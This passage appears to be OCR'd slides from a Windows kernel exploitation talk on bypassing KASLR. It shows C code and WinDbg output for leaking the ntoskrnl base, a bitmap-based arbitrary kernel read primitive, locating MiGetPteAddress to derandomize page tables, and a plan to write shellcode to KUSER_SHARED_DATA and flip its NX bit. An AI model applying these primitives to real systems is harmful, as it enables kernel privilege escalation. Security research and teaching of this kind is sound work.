
```
kd> dq @$teb+58 L1
000000d2`ab2d6058  000000d2`ab2d6058
kd> dq 000000d2`ab2d6058+20 L1
000000d2`ab2d6078  ffff9893`c41dcb10
kd> ? ffff9893`c41dcb10 & 0xFFFFFFFFF0000000
Evaluate expression: -113714627870720 = ffff9893`c0000000
kd> ? ffff9893`c0000000 + 16300000
Evaluate expression: -113714255626240 = ffff9893`d6300000
kd> dq ffff9893`d6300000
ffff9893`d6300000  00000000`00052ee6 00000000`00000000
ffff9893`d6300010  00000000`00000000 00000000`00000000
ffff9893`d6300020  00000000`00052ee6 00000000`00000000
ffff9893`d6300030  00000000`00000000 00000001`00000368
ffff9893`d6300040  00000000`00000da0 ffff9893`d6300260
ffff9893`d6300050  ffff9893`d6300260 000037e5`00000da0
ffff9893`d6300060  00010000`00000006 00000000`00000000
```

Bonus KASLR Bypass 0-Days


- Instead of using a tagWND we can leak ntoskrnl.exe directly from gSharedInfo
  - Works on Windows 10 1607, but not in 1703 ☹



```
DWORD64 DCE = *(PDWORD64)(g_pDispInfo + 0x40);
DWORD64 pti = 0;
DWORD64 pti2 = 0;
while (1)
{
    DWORD64 pti = readQword(DCE + 0x48);
    if (pti != 0x0)
    {
        pti2 = pti;
        break;
    }
    else
    {
        DCE = readQword(DCE);
    }
}
DWORD64 ethread = readQword(pti2);
DWORD64 ntAddr = readQword(ethread + 0x2a8);
DWORD64 ntBase = getmodBaseAddr(ntAddr);
```



```
kd> dq 260`bc7129c0+40 L1
00000260`bc712a00  ffff9893`c01f8d20
kd> dq ffff9893`c01f8d20+48 L1
ffff9893`c01f8d68  00000000`00000000
kd> dq ffff9893`c01f8d20 L1
ffff9893`c01f8d20  ffff9893`c0041110
kd> dq ffff9893`c0041110+48 L1
ffff9893`c0041158  ffff9893`c1ac7b10
kd> dq ffff9893`c1ac7b10 L1
ffff9893`c1ac7b10  ffffde0d`30b7a800
kd> dqs ffffde0d`30b7a800+2a8 L1
ffffde0d`30b7aaa8  fffff802`fa1b763c nt!EmpCheckErrataList
```



BYPASS ALL THE KASLR
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
Page Table Entry Overwrite


- Page Table Entries had static base address of 0xFFFFF68000000000
- Self-mapping references




```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFF8;
    vaddr += 0xFFFFF68000000000;
    return vaddr;
}
```

De-randomizing Page Table Entries

- The kernel must lookup PTE’s often
  - Must have API which works despite randomization
- MiGetPteAddress in ntoskrnl.exe
  - Static disassembly uses old base address
  - Dynamic disassembly uses randomized base address




```
MiGetPteAddress proc near
shr     rcx, 9
mov     rax, 7FFFFFFF8h
and     rcx, rax
mov     rax, 0FFFFF68000000000h
add     rax, rcx
retn
```




```
nt!MiGetPteAddress:
fffff803`0ccd1254 48c1e909            shr     rcx,9
fffff803`0ccd1258 48b8f8ffffff7f000000 mov rax,7FFFFFFF8h
fffff803`0ccd1262 4823c8              and     rcx,rax
fffff803`0ccd1265 48b80000000000cfffff mov rax,0FFFFCF0000000000h
fffff803`0ccd126f 4803c1              add     rax,rcx
fffff803`0ccd1272 c3                  ret
```

De-randomizing Page Table Entries

- MiGetPteAddress contains the randomized base address
- Locate MiGetPteAddress dynamically using read primitive




```
BYTE* readData(DWORD64 start, DWORD64 size)
{
    BYTE* data = new BYTE[size];
    memset(data, 0, size);
    ZeroMemory(data, size);
    BYTE *pbits = new BYTE[0xe00];
    memset(pbits, 0, 0xe00);
    GetBitmapBits(h1, 0xe00, pbits);
    PDWORD64 pointer = (PDWORD64)pbits;
    pointer[0x1BC] = start;
    pointer[0x1B9] = 0x0001000100000368;
    SetBitmapBits(h1, 0xe00, pbits);
    GetBitmapBits(h2, size, data);
    pointer[0x1B9] = 0x0000000100000368;
    SetBitmapBits(h1, 0xe00, pbits);
    delete[] pbits;
    return data;
}
```




```
DWORD64 locatefunc(DWORD64 modBase, DWORD64 signature, DWORD64 size)
{
    DWORD64 tmp = 0;
    DWORD64 hash = 0;
    DWORD64 addr = modBase + 0x1000;
    DWORD64 pe = (readQword(modBase + 0x3C) & 0x00000000FFFFFFFF);
    DWORD64 codeBase = modBase + (readQword(modBase + pe + 0x2C) & 0x00000000FFFFFFFF);
    DWORD64 codeSize = (readQword(modBase + pe + 0x1C) & 0x00000000FFFFFFFF);
    if (size != 0)
    {
        codeSize = size;
    }
    BYTE* data = readData(codeBase, codeSize);
    BYTE* pointer = data;

    while (1)
    {
        hash = 0;
        for (DWORD i = 0; i < 4; i++)
        {
            tmp = *(PDWORD64)((DWORD64)pointer + i * 4);
            hash += tmp;
        }
        if (hash == signature)
        {
            break;
        }
        addr++;
        pointer = pointer + 1;
    }
    return addr;
}
```

De-randomizing Page Table Entries


- Locate hash value of MiGetPteAddress
- Leak PTE base address



```
VOID leakPTEBase(DWORD64 ntBase)
{
    DWORD64 MiGetPteAddressAddr = locatefunc(ntBase, 0x247901102daa798f, 0xb0000);
    g_PTEBase = readQword(MiGetPteAddressAddr + 0x13);
    return;
}
```




```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
     vaddr >>= 9;
     vaddr &= 0x7FFFFFFFF8;
     vaddr += g_PTEBase;
     return vaddr;
}
```



```
kd> ? 0xfffff78000000000 >> 9
Evaluate expression: 36028778765352960 = 007ffffb`c0000000
kd> ? 007ffffb`c0000000 & 7FFFFFFFF8h
Evaluate expression: 531502202880 = 0000007b`c0000000
kd> dq 7b`c0000000 + 0FFFFCF0000000000h L1
ffffcf7b`c0000000  80000000`00963963
```


De-randomizing Page Table Entries

- Write shellcode to KUSER_SHARED_DATA + 0x800
- Flip the NX bit of the page




